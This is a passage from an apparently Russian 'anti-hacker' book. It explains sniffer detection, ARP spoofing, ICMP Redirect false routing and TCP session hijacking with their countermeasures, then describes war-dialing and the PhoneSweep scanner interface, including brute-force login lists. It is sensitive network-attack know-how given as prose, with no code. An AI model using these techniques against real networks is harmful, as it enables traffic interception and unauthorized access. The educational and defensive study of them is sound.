Для защиты от прослушивания сети применяются специальные программы, например, AntiSniff (**http://www.securitysoftwaretech.com/antisniff**), которые способны выявлять в сети компьютеры, занятые прослушиванием сетевого трафика. Программы-антисниферы для решения своих задач используют особый признак наличия в сети прослушивающих устройств - сетевая плата компьютера-снифера должна находиться в специальном режиме прослушивания. Находясь в режиме прослушивания, сетевые компьютеры особенным образом реагируют на IP-дейтаграммы, посылаемые в адрес тестируемого хоста. Например, прослушивающие хосты, как правило, обрабатывают весь поступающий трафик, не ограничиваясь только посланными на адрес хоста дейтаграммами. Имеются и другие признаки, указывающие на подозрительное поведение хоста (подробнее см. [2]), которые способна распознать программа AntiSniff.

Несомненно, прослушивание очень полезно с точки зрения злоумышленника, поскольку позволяет получить множество полезной информации - передаваемые по сети пароли, адреса компьютеров сети, конфиденциальные данные, письма и прочее. Однако простое прослушивание не позволяет хакеру вмешиваться в сетевое взаимодействие между двумя хостами с целью модификации и искажения данных. Для решения такой задачи требуется более сложная технология.

Ложные запросы ARP

Чтобы перехватить и замкнуть на себя процесс сетевого взаимодействия между двумя хостами A и B злоумышленник может подменить IP-адреса взаимодействующих хостов своим IP-адресом, направив хостам A и B фальсифицированные сообщения ARP (Address Resolution Protocol - Протокол разрешения адресов). С протоколом ARP можно познакомиться в Приложении D, где описана процедура разрешения (преобразования) IP-адреса хоста в адрес машины (MAC-адрес), зашитый в сетевую плату хоста. Посмотрим, как хакер может воспользоваться протоколом ARP для выполнения перехвата сетевого взаимодействия между хостами A и B.

Для перехвата сетевого трафика между хостами A и B хакер навязывает этим хостам свой IP-адрес, чтобы A и B использовали этот фальсифицированный IP-адрес при обмене сообщениями. Для навязывания своего IP-адреса хакер выполняет следующие операции.

- Злоумышленник определяет MAC-адреса хостов A и B, например, с помощью команды nbtstat из пакета W2RK.
- Злоумышленник отправляет на выявленные MAC-адреса хостов A и B сообщения, представляющие собой фальсифицированные ARP-ответы на запросы разрешения IP-адресов хостов в MAC-адреса компьютеров. Хосту A сообщается, что IP-адресу хоста B соответствует MAC-адрес компьютера злоумышленника; хосту B сообщается, что IP-адресу хоста A также соответствует MAC-адрес компьютера злоумышленника.
- Хосты A и B заносят полученные MAC-адреса в свои кэши ARP и далее используют их для отправки сообщений друг другу. Поскольку IP-адресам A и B соответствует MAC-адрес компьютера злоумышленника, хосты A и B, ничего не подозревая, общаются через посредника, способного делать с их посланиями что угодно.

Для защиты от таких атак сетевые администраторы должны поддерживать базу данных с таблицей соответствия MAC-адресов и IP-адресов своих сетевых компьютеров. Далее, с помощью специального программного обеспечения, например, утилиты arpwatch (ftp://ftp.ee.lbl.gov/arpwatch-2.lab.tar.gz) можно периодически обследовать сеть и выявлять несоответствия. Подробнее о выполнении атаки перенаправлением ARP и мерах защиты можно узнать в [3], [4] и [12], там же описаны дополнительные возможности, которые может предоставить протокол ARP для перехвата сетевого трафика.

В сетях UNIX такого рода атаку ложными запросами ARP можно реализовать с помощью системных утилит отслеживания и управления сетевым трафиком, например, arpredirect. К сожалению, в сетях Windows 2000/XP такие надежные утилиты, по-видимому, не реализованы. Например, на сайте NTsecurity (http://www.ntsecurity.nu) можно загрузить утилиту GrabitAII, представленную как средство для перенаправления трафика между сетевыми хостами. Однако

элементарная проверка работоспособности утилиты GrabitAll показывает, что до полного успеха в реализации ее функций еще далеко.

Ложная маршрутизация

Чтобы перехватить сетевой трафик, злоумышленник может подменить реальный IP-адрес сетевого маршрутизатора своим IP-адресом, выполнив это, например, с помощью фальсифицированных ICMP-сообщений **Redirect.** Полученное сообщение **Redirect** хост А должен, согласно документу RFC-1122, воспринять как ответ на дейтаграмму, посланную другому хосту, например, В. Свои действия на сообщение **Redirect** хост А определяет, исходя из содержимого полученного сообщения **Redirect,** и если в **Redirect** задать перенаправление дейтаграмм из А в В по новому маршруту, именно это хост А и сделает.

Для выполнения ложной маршрутизации злоумышленник должен знать некоторые подробности об организации локальной сети, в которой находится хост А, в частности, IP-адрес маршрутизатора, через который отправляется трафик из хоста А в В. Зная это, злоумышленник сформирует IP-дейтаграмму, в которой IP-адрес отправителя определен как IP-адрес маршрутизатора, а получателем указан хост А. Также в дейтаграмму включается сообщение ICMP **Redirect** с полем адреса нового маршрутизатора, установленным как IP-адрес компьютера злоумышленника. Получив такое сообщение, хост А будет отправлять все сообщения по IP-адресу компьютера злоумышленника.

Для защиты от такой атаки следует отключить (например, с помощью брандмауэра) на хосте А обработку сообщений ICMP **Redirect,** а выявить ГР-адрес компьютера злоумышленника может команда tracert (в Unix это команда tracerout). Эти утилиты способны найти появившийся в локальной сети дополнительный, непредусмотренный при инсталляции, маршрут, если конечно администратор сети проявит бдительность (подробнее про эту атаку см. [12]).

Приведенные выше примеры перехватов (которыми возможности злоумышленников далеко не ограничиваются) убеждают в необходимости защиты данных, передаваемых по сети, если в данных содержится конфиденциальная информация. Единственным методом защиты от перехватов сетевого трафика является использование программ, реализующих криптографические алгоритмы и протоколы шифрования, и позволяющих предотвратить раскрытие и подмену секретной информации. Для решения таких задач криптография предоставляет средства для шифрования, подписи и проверки подлинности передаваемых по защищенным протоколам сообщений

Практическую реализацию всех описанных в Главе 4 криптографических методов защиты обмена информацией предоставляют сети VPN (Virtual Private Network - Виртуальные частные сети). Краткий обзор принципов и методов криптографической защиты можно найти в Приложении Е, а в [7] приводится подробное описание средств криптографической защиты, предоставляемых приложением PGP Desktop Security **(http://www.pgp.com).**

Перехват TCP-соединения

Наиболее изощренной атакой перехвата сетевого трафика следует считать захват TCP-соединения (TCP hijacking), когда хакер путем генерации и отсылки на атакуемых хост TCP-пакетов прерывает текущий сеанс связи с хостом. Далее, пользуясь возможностями протокола TCP по восстановлению прерванного TCP-соединения, хакер перехватывает прерванный сеанс связи и продолжает его вместо отключенного клиента.

Для выполнения атак перехвата TCP-соединения создано несколько эффективных утилит, описанных, например, в [3], однако все они реализованы для платформы Unix, и на сайтах Web эти утилиты представлены только в виде исходных кодов. Таким образом, нам, как убежденным практикам в благородном деле хакинга, от атак методом перехвата TCP-соединения проку не много. (Любители разбираться в чужом программном коде могут обратиться к сайту http://www.cri.cz/~kra/index.html, где можно загрузить исходный код известной утилиты перехвата TCP-соединения Hunt от Павла Крауза (Pavel Krauz)).

Несмотря на отсутствие практических инструментов, мы не можем обойти стороной такую интересную тему, как перехват TCP-соединений, и остановимся на некоторых аспектах таких атак. Некоторые сведения о структуре TCP-пакета и порядке установления TCP-соединений приведены в Приложении D этой книги, здесь же основное внимание мы уделим такому вопросу - что же именно позволяет хакерам выполнять атаки перехвата TCP-соединений? Рассмотрим эту тему подробнее, опираясь, в основном, на обсуждение в [12] и [13].

Протокол TCP (Transmission Control Protocol - Протокол управления передачей) является одним из базовых протоколов транспортного уровня OSI, позволяющим устанавливать логические соединения по виртуальному каналу связи. По этому каналу передаются и принимаются пакеты с регистрацией их последовательности, осуществляется управление потоком пакетов, организовывается повторная передача искаженных пакетов, а в конце сеанса канал связи разрывается. Протокол TCP является единственным базовым протоколом из семейства TCP/IP, имеющим продвинутую систему идентификации сообщений и соединения.

Для идентификации TCP-пакета в TCP-заголовке существуют два 32-разрядных идентификатора, которые также играют роль счетчика пакетов, называемых *порядковым номером* и *номером подтверждения*. Также нас будет интересовать еще одно поле TCP-пакета, называемое *управляющими битами*. Это поле размером 6 бит включает следующие управляющие биты (в порядке слева направо):

URG - флаг срочности;

ACK - флаг подтверждения;

PSH - флаг переноса;

RST - флаг переустановки соединения;

SYN - флаг синхронизации;

FIN - флаг завершения соединения.

Рассмотрим порядок создания TCP-соединения.

1. Если хосту A необходимо создать TCP-соединение с хостом B, то хост A посылает хосту B следующее сообщение:

   A -> B: SYN, ISSa

   Это означает, что в передаваемом хостом A сообщении установлен флаг SYN (Synchronize sequence number - Номер последовательности синхронизации), а в поле порядкового номера установлено начальное 32-битное значение **ISSa** (Initial Sequence Number - Начальный номер последовательности).

2. В ответ на полученный от хоста A запрос хост B отвечает сообщением, в котором установлен бит SYN и установлен бит ACK. В поле порядкового номера хост B устанавливает свое начальное значение счетчика - **ISSb**; поле номера подтверждения будет при этом содержать значение **ISSa,** полученное в первом пакете от хоста A, увеличенное на единицу. Таким образом, хост B отвечает таким сообщением:

   B -> A: SYN, ACK, ISSb, ACK(ISSa+1)

3. Наконец, хост A посылает сообщение хосту B, в котором: установлен бит **ACK;** поле порядкового номера содержит значение **ISSa** + 1; поле номера подтверждения содержит значение **ISSb** + 1. После этого TCP-соединение между хостами A и B считается установленным:

   A -> B: ACK, ISSa+1, ACK(ISSb+1)

4. Теперь хост A может посылать пакеты с данными на хост B по только что созданному виртуальному TCP-каналу:

   A -> B: ACK, ISSa+1, ACK(ISSb+1); DATA

   Здесь DATA обозначает данные.

Из рассмотренного выше алгоритма создания TCP-соединения видно, что единственными идентификаторами TCP-абонентов и TCP-соединения являются два 32-битных параметра порядкового номера и номера подтверждения - **ISSa и ISSb.** Следовательно, если хакеру удастся узнать текущие значения полей **ISSa и ISSb,** то ему ничто не помешает сформировать фальсифицированный TCP-пакет. Это означает, что хакеру достаточно подобрать текущие значения параметров **ISSa и ISSb** пакета TCP для данного TCP-соединения, послать пакет с любого хоста Интернета от имени клиента данного TCP-подключения, и данный пакет будет воспринят как верный!

Опасность такой подмены TCP-пакетов важна и потому, что высокоуровневые протоколы FTP и TELNET реализованы на базе протокола TCP, и идентификация клиентов FTP и TELNET-пакетов целиком основана на протоколе TCP.

К тому же, поскольку протоколы FTP и TELNET не проверяют IP-адреса отправителей сообщений, то после получения фальсифицированного пакета серверы FTP или TELNET отправят ответное сообщение по указанному в ложном пакете IP-адресу хакерского хоста. После этого хакерский хост начнет работу с сервером FTP или TELNET со своего IP-адреса, но с правами легально подключившегося пользователя, который, в свою очередь, потеряет связь с сервером из-за рассогласования счетчиков.

Таким образом, для осуществления описанной выше атаки необходимым и достаточным условием является знание двух текущих 32-битных параметров **ISSa и ISSb**, идентифицирующих TCP-соединение. Рассмотрим возможные способы их получения. В случае, когда хакерский хост подключен к атакуемому сетевому сегменту, задача получения значений **ISSa и ISSb** является тривиальной и решается путем анализа сетевого трафика. Следовательно, надо четко понимать, что протокол TCP позволяет в принципе защитить соединение только в случае невозможности перехвата атакующим сообщений, передаваемых по данному соединению, то есть только в случае, когда хакерский хост подключен к сетевому сегменту, отличному от сегмента абонента TCP-соединения.

Поэтому наибольший интерес для хакера представляют межсегментные атаки, когда атакующий и его цель находятся в разных сегментах сети. В этом случае задача получения значений **ISSa и ISSb** не является тривиальной. Для решения данной проблемы ныне придумано только два способа.

- Математическое предсказание начального значения параметров TCP-соединения экстраполяцией предыдущих значений **ISSa и ISSb.**
- Использование уязвимостей по идентификации абонентов TCP-соединения на rsh-серверах Unix.

Первая задача решается путем углубленных исследований реализации протокола TCP в различных операционных системах и ныне имеет чисто теоретическое значение. Вторая проблема решается с использованием уязвимостей системы Unix по идентификации доверенных хостов. (Доверенным по отношению к данному хосту А называется сетевой хост В, пользователь которого может подключиться к хосту А без аутентификации с помощью r-службы хоста А). Манипулируя параметрами TCP-пакетов, хакер может попытаться выдать себя за доверенный хост и перехватить TCP-соединение с атакуемым хостом.

Все это очень интересно, но практические результаты такого рода изысканий еще не видны. Поэтому всем желающим углубиться в эту тему советуем обратиться к книге [13], откуда, в основном, были взяты изложенные выше сведения.

Заключение

Перехват сетевых данных представляет собой наиболее эффективный метод сетевого хакинга, позволяющий хакеру получить практически всю информацию, циркулирующую по сети. Наибольшее практическое развитие получили средства снифинга, т.е. прослушивания сетей; однако нельзя обойти вниманием и методы перехвата сетевых данных, выполняемые с помощью вмешательства в нормальное функционирование сети с целью перенаправления трафика на хакерский хост, в особенности методы перехвата TCP-соединений. Однако на практике последние упомянутые методы пока еще не получили достаточного развития и нуждаются в совершенствовании.

Антихакер должен знать, что единственным спасением от перехвата данных является их шифрование, т.е. криптографические методы защиты. Посылая по сети сообщение, следует заранее предполагать, что кабельная система сети абсолютно уязвима, и любой подключившийся к сети хакер сможет выловить из нее все передаваемые секретные сообщения. Имеются две технологии решения этой задачи - создание сети VPN и шифрование самих сообщений. Все эти задачи очень просто решить с помощью пакета программ PGP Desktop Security (ее описание можно найти, например, в [7]).

ГЛАВА 18.
Хакинг коммутируемого доступа

Телефонные линии связи, подключенные к корпоративной сети, по сути представляют собой наилучший способ вторжения в компьютерную систему организации. В самом деле, на входах в подключенный к Интернету сервер ныне, как правило, стоят брандмауэры (ведь все уже достаточно наслушались ужасов про этих самых хакеров, орудующих в Интернете), физический доступ к компьютерам - это, знаете ли, на любителя. А вот телефонные линии, неведомо как и кем подключенные к компьютерам с помощью модемов - это реалии нынешней жизни. Очень многие сотрудники организаций тайком от всех подключают к своим офисным компьютерам модемы для организации входов со своих домашних компьютеров - с самыми разными целями, например, бесплатного доступа к Интернету.

После такого деяния вся система защиты компьютерной системы фактически обнуляется, поскольку все эти ламеры чаще всего думают, что раз они об этом подключении никому не скажут, то никто ничего и не узнает - а раз так, то о системе защиты такого подключения никто и не думает. «Ха-ха-ха» - скажет им в ответ бывалый «кул хацкер» - ведь у нас же есть такие вещи, как сканеры телефонных номеров! В самом деле, ведь нет ничего проще, Чем определение телефонной линии с работающим на том конце модемом - набрав соответствующий номер, можно услышать характерные звуки, издаваемые модемом на другом конце линии связи.

Эти звуки есть не что иное, как сигналы, посредством которых модемы связываются друг с другом. Зная протокол взаимодействия модемов, частоты, последовательности и длительности сигналов - для специалистов секретов тут нет - можно написать программу, автоматизирующую процесс поиска модемных линий связи, способную перебирать наборы телефонных номеров из заданного диапазона, выявлять встреченные модемные линии связи и записывать получаемые сообщения в специальный журнал.

Таких программ-сканеров создано множество, самые известные из них - это утилита Login Hacker, позволяющая применять для задач сканирования сценарии, утилита THN-Scan (**http://www.infowar.co.uk/thc/**) и ToneLock компании Minor Threat&Mucho Maas. Две последние утилиты запускаются из командной строки и не имеют графического интерфейса, представляя собой по сути реликты древней системы DOS, которые на современных операционных системах толком не работают.

Однако ныне появилась суперпрограмма, способная решить все (или почти все) задачи сканирования телефонных номеров утилита PhoneSweep **(http://www.sandstorm.com)** компании Sandstorm. Эта утилита позволяет сканировать сразу несколько телефонных линий, работая с несколькими модемами

одновременно, выявлять удаленную программу, принимающую телефонные звонки, и даже подбирать пароль для доступа к этой самой удаленной программе. В этой главе мы опишем возможности утилиты PhoneSweep, опираясь на справку демо-версии программы, предоставляемую на сайте компании Sandstorm. Эта демо-версия программы PhoneSweep позволяет делать почти все, кроме исполнения реальных звонков, заменяя их имитацией.

Однако перед тем, как перейти к описанию PhoneSweep, мы обсудим одну маленькую, но, тем не менее, очень важную тему - откуда же эти хакеры берут телефонные номера, чтобы приступить к хакингу линий связи. Ведь ясно, что полный перебор всех, каких только можно вообразить, телефонных номеров, как правило, семизначных, практически невозможен, поскольку займет слишком много времени. Поэтому первая задача хакера - определить, хотя бы приблизительно, диапазон номеров организации, компьютерную систему которой хакер имеет честь атаковать.

Источники номеров телефонов

И вот тут-то нам следует вспомнить все то, что говорилось в первых главах книги об этапах хакинга компьютерной системы. Перед исполнением атаки квалифицированный хакер всегда выполняет предварительный сбор данных об организации, который заключается в поиске всех сведений, которые хакер может собрать об атакуемой компьютерной системе. Имеется в виду информация, содержащая сведения о компьютерной сети атакуемой организации. Эта информация содержится в базе данных WhoIs уполномоченного поставщика имен Интернета (например, на http://www.ripe.net). Базы данных Whols обязаны содержать сведения об администраторах зарегистрированной в Интернете сети, включая имя, телефон, адрес электронной почты и местонахождение администратора - и все это - зацепка для начала поисков дыры в заборе вокруг лакомой компьютерной системы.

Для самых нетерпеливых хакеров укажем еще один путь получения списка интересных телефонных номеров - на хакерских сайтах и компакт-дисках можно найти файлы с результатами сканирования широкого диапазона телефонных номеров. В этих файлах можно найти множество сведений о телефонах различных организаций с указанием программы, принимающей звонки, и даже сведений о паролях доступа.

Здесь мы не будем обсуждать такую интересную тему, как поиск материальных источников информации на свалках вокруг организации, компьютерную систему которой требуется взломать. Оказывается, и в это можно поверить, что на таких свалках можно найти все - выброшенные документы любого содержания, дискеты с ценнейшей информацией, и тому подобное. Но все это мы оставляем для самостоятельного изучения - в Интернете полным-полно руководств для подобного рода деятельности, включающих советы даже по таким важным те-

мам, как способы чтения испорченных дискет, правила поведения на свалках и выбор наилучшей одежды для лазания по мусорным ящикам.

Автор категорически протестует против применения изложенных далее сведений для попыток взлома доступа к компьютерным ресурсам различных организаций, поскольку это - явное нарушение законов и этических норм человеческого сообщества. В частности, телефонный сканер PhoneSweep создан сугубо для целей тестирования защищенности модемных линий связи, но отнюдь не для хакерских попыток взлома доступа к подключенному к линии связи компьютеру (например, серверу провайдера Интернета).

СканерPhoneSweep 4.4

Утилита PhoneSweep - по сути, первый по настоящему функциональный инструмент для анализа систем защиты телефонных линий. Применяемые до сих пор программные инструменты были сложны в управлении, созданы программистами-любителями и лишены сколь либо значимой поддержки производителя. Самый же главный их недостаток - это плохая совместимость с современными системами Windows.

Программа PhoneSweep лишена этих недостатков и предлагает всем пользователям мощные средства тестирования модемных линий на предмет их защищенности от несанкционированного доступа. Программа PhoneSweep обладает такими замечательными возможностями.

- Работает на операционных системах Windows 95/98/NT/2000/XP.
- Снабжена удобным графическим интерфейсом.
- Позволяет тестировать системы защиты на устойчивость к атакам «грубой силой» с генерацией пар логин/пароль для взлома соединений по протоколу PPP (Point-to-Point protocol - Протокол двухточечного соединения).
- Позволяет создавать настраиваемые отчеты.
- Позволяет работать с несколькими модемами, от 1 до 4.
- ✔ Позволяет останавливать и перезапускать сканирование с различными настройками, причем без всякой потери полученных данных.

Обсудим графический интерфейс программы PhoneSweep.

Диалог PhoneSweep 4.4

После запуска программы PhoneSweep Demo на экране появляется диалог с сообщением о том, что запущенная программа представляет собой демо-версию.

После щелчка на кнопке OK отображается диалог выбора профиля пользователя (Рис. 18.1).




Рис. 18.1. Диалог выбора профиля пользователя PhoneSweep

➤ При первом запуске доступен только профиль **Default** (По умолчанию), поэтому оставьте выбранный по умолчанию переключатель **Current** (Текущий) и щелкните на кнопке **I Accept** (Я согласен). На экране появится рабочее окно программы PhoneSweep 4.4 Demo, представленное на Рис. 18.2.




Рис. 18.2. Рабочее окно программы PhoneSweep содержит все инструменты для сканирования

В верней части окна **PhoneSweep 4.4 Demo** находится строка со стандартными меню **File** (Файл), **View** (Вид) и **Help** (Справка). Под строкой меню можно заметить горизонтальную панель инструментов, предназначенную для управления сканированием и настройкой работы системы. Под панелью инструментов находится пустая полоса линейного индикатора, на которой отображается ход процесса сканирования с указанием процента от общего объема выполненной работы.

В центральной части окна **PhoneSweep 4.4 Demo** расположены вкладки **PhoneNumbers** (Номера телефонов), **Results** (Результаты), **Status** (Состояние), **History** (Журнал) и **Setup** (Параметры). Щелчки мышью на ярлыках этих вкладок приводят к отображению подчиненных вкладок, отображающих информацию по управлению сканированием телефонных номеров.

В правой части окна **PhoneSweep 4.4 Demo** расположена вертикальная панель инструментов. Набор кнопок на этой панели зависит от выбранной вкладки и предназначен для дополнения возможностей вкладок отдельными средствами (см. раздел «Вертикальная панель инструментов» ниже).

В нижней части окна **PhoneSweep 4.4 Demo** находится строка состояния, в которой отображаются сообщения о ходе текущей операции. Справа в строке состояния отображается несколько значков, показывающих текущий режим работы программы. Эти значки позволяют определить, находится ли PhoneSweep в режиме сканирования, содержит ли текущий профиль запланированное время запуска и/или остановки, доступен или нет текущий телефонный номер, каков режим тестирования этого номера, состояние генерирования отчетов, текущее время.

Обсудим инструменты, предоставляемые PhoneSweep на указанных выше панелях инструментов и вкладках.

Верхняя горизонтальная панель инструментов

На верхней горизонтальной панели инструментов сосредоточены средства, позволяющие выполнять следующие основные операции (перечисление в порядке слева направо).

- **Start** (Пуск). Щелчок на этой кнопке запускает сканирование; если щелкнуть и удерживать нажатой кнопку **Start** (Пуск), то отобразится меню, представленное на Рис. 18.3, которое позволяет запланировать запуск и завершение процесса сканирования в текущем профиле пользователя. Заметим, что в профиле **Default** не указан применяемый при сканировании модем, так что вначале вам отобразится диалог с предложением выбрать модем на вкладке **Setup** (Параметры).




Рис. 18.3. Планирование запуска сканирования

- **Stop** (Стоп). Щелчок на этой кнопке остановит сканирование. Если щелкнуть на кнопке **Stop** (Стоп) и удерживать нажатой кнопку мыши, то отобразится меню для планирования остановки сканирования и сохранения настроек в текущем профиле.
- **Rescan** (Повторное сканирование). Щелчок на этой кнопке позволяет создать новый профиль в виде клона текущего профиля, без потери предыстории выполненных телефонных звонков. Имя нового профиля задается в диалоге PhoneSweep **Demo - New Profile** (PhoneSweep Demo - Новый профиль), представленном на Рис. 18.4.
- **Save** (Сохранить). Сохранение изменений в текущем профиле, включая все текущие изменения.
- **Revert** (Вернуть). Возврат к последним сохраненным установкам, включая параметры, установленные во всех подчиненных вкладках.




Рис. 18.4. Диалог для задания имени клона текущего профиля

- **Default** (По умолчанию). Переустановка всех переменных во всех подчиненных вкладках в устанавливаемые по умолчанию значения.
- **import** (Импорт). Импортирование в текущий открытый профиль телефонных номеров или списка логинов/паролей из файла **bruteforce.txt.**
- **Export** (Экспорт). Экспортирование результатов звонков (всех или выбранных по результатам сканирования), телефонных номеров или списков имен пользователей с паролями.

- **Report** (Отчет). Генерирование стандартных отчетов, основанных на информации в текущем профиле, или отчетов на основе результатов двух отдельных профилей сканирования.
- **Graph** (График). Генерирование секторной диаграммы на основе информации в текущем профиле (требуется программа Excel 2000).
- **What's This?** (Что это такое). Щелкните на этом значке, а затем на элементе управления в окне **PhoneSweep 4.4 Demo** - и вам отобразится экранная подсказка о назначении этого средства.

Вертикальная панель инструментов

Вертикальная панель инструментов в правой части окна **PhoneSweep 4.4 Demo** отображает набор значков в зависимости от выбранной вкладки и подчиненных вкладок (Рис. 18.5) и может значительно варьироваться от вкладки к вкладке, вплоть до полного их отсутствия.




*Рис. 18.5. Содержимое вертикальной панели инструментов для вкладки **Profiles** (Профили)*

Как видим, содержимое вертикальной панели инструментов для вкладки **Profiles** (Профили), подчиненной вкладке **Setup** (Параметры), сильно отличается от содержимого вертикальной панели инструментов на Рис. 18.3.

- **Open** (Открыть). Открывает существующие профили. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 18.5.
- **New profile** (Создать профиль). Создание нового профиля. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 18.5.

- **Copy profile** (Копировать профиль). Подсказывает пользователю имя нового профиля и копирует в него содержимое текущего профиля (исключает предысторию звонков и устанавливает все параметры в значение по умолчанию). Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 18.5.
- **Delete** (Удалить). Удаляет выбранный во вкладке профиль и всю ассоциированную с ним информацию. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 18.5.
- **Save** (Сохранить). Сохраняет изменения, сделанные в окне с замечаниями к профилям, отображаемым в панели справа от списка профилей. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 18.5.
- **Undo** (Отменить). Отменяет изменения в замечаниях к профилю. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 18.5.
- **Freeze** (Заморозить). Останавливает воспроизведение на вкладке **History** (Предыстория) хода текущего сканирования в реальном масштабе времени. После щелчка кнопка **Freeze** (Заморозить) заменяется кнопкой Thaw (Разморозить). Кнопка **Freeze** (заморозить) реализована для подчиненной вкладки **History** (Предыстория) и представлена на Рис. 18.6.




Рис. 18.6. Вкладка History (Предыстория) ассоциирована со своей вертикальной панелью инструментов

- Thaw (Разморозить). Возобновляет отображение хода сканирования в реальном масштабе времени на вкладке **History** (Предыстория). Кнопка реализована для подчиненной вкладки **History** (Предыстория) и представлена на Рис. 18.6.
- **Clear** (Очистить). Очищает содержимое вкладки. Кнопка реализована для подчиненной вкладки **History** (Предыстория) и вкладки **Phone Numbers** (Номера телефонов) и представлена на Рис. 18.6.
- Add (Добавить). Добавляет телефонный номер или диапазон номеров в текущий профиль. Кнопка реализована для вкладки **Phone Numbers** (Номера телефонов) и представлена на Рис. 18.3. Кнопки **Clear** (Очистить) и Add (Добавить) содержатся также в диалоге **Add Phone Numbers** (Добавить номера телефона), представленном на Рис. 18.7 и отображаемом при щелчке на кнопке **Add** (Добавить).
- **Delete** (Удалить). Удаляет номер телефона или диапазон номеров из текущего профиля.
